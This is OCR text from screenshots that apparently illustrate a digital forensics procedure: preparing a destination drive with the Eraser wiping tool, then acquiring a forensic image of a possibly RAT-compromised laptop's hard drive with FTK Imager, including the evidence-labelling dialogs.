



Eraser
Erase Schedule
Settings
Help
Erase Schedule
Task Name
Next R
Task Properties
Task
Schedule
Task name (optional):
Task Type:
Run manually
Run immediately
Run on restart
Recurring
Data to erase:
Data Set
Erasure Method
Add Data
OK
Cancel



Task Properties
Select Data to Erase
Target type:
Drive/Partition
Erasure method:
(default)
Settings
Seagate Expansion Drive (E:)
OK
Cancel
OK
Cancel



Select Data to Erase
Target type:
Drive/Partition
Erasure method:
(default)
Settings
Seagate Expansi
(default)
Gutmann (35 passes)
US DoD 5220.22-M (8-306./E, C & E
RCMP TSSIT OPS-II (7 passes)
Schneier 7 pass (7 passes)
German VSITR (7 passes)
US DoD 5220.22-M (8-306./E) (3 pas
British HMG IS5 (Enhanced) (3 pass
US Air Force 5020 (3 passes)
US Army AR380-19 (3 passes)
Russian GOST P50739-95 (2 passes)
British HMG IS5 (Baseline) (1 pass)
Pseudorandom Data (1 pass)
First/last 16KB Erasure
OK
Cancel



Eraser
Erase Schedule
Settings
Help
ERASER
6.2
Erase Schedule
Task Name
Next Run
Status
Tasks executed manually
Partition: Seagate Expansion Drive (E:)
Not queued



EVIDENCE
DO NOT OPEN
INITIALS
DATE 8.14.15
EVIDENCE
DO NOT OPEN
Item 1.
John Smith laptop



Seagate
Momentus
500GB
CAUTION:
Need support? Visit www.Seagate.com



DELL
STABLEAU



AccessData FTK Imager 4.5.0.3
File View Mode Help
Evidence Tree
File List
Name
Size
Type
Date
Custom Content Sources
Evidence:File System|Path|File
Options
New
Edit
Remove
Remove All
Create Image
Properties
Hex Value Inter...
Custom Conte...
For User Guide, press F1



Select Source
Please Select the Source Evidence Type
Physical Drive
Logical Drive
Image File
Contents of a Folder
(logical file-level analysis only; excludes deleted, unallocated, etc.)
Fernico Device (multiple CD/DVD)
< Back
Next >
Cancel
Help



Select Drive
Source Drive Selection
Please select from the following available drives:
\\.\PHYSICALDRIVE2 - ST950042 4AS SCSI Disk Device [500GB S(
< Back
Finish
Cancel
Help



Create Image
Image Source
\\.\PHYSICALDRIVE2
Starting Evidence Number:
1
Image Destination(s)
Add...
Edit...
Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start
Cancel



Select Image Type
Please Select the Destination Image Type
Raw (dd)
SMART
E01
AFF
< Back
Next >
Cancel
Help



Evidence Item Information
Case Number:
Compromised Laptop
Evidence Number:
E_01
Unique Description:
Seagate HDD S/N S2V0HV93
Examiner:
Gerard Johansen
Notes:
Taken from LT potentially compromised with RAT
< Back
Next >
Cancel
Help

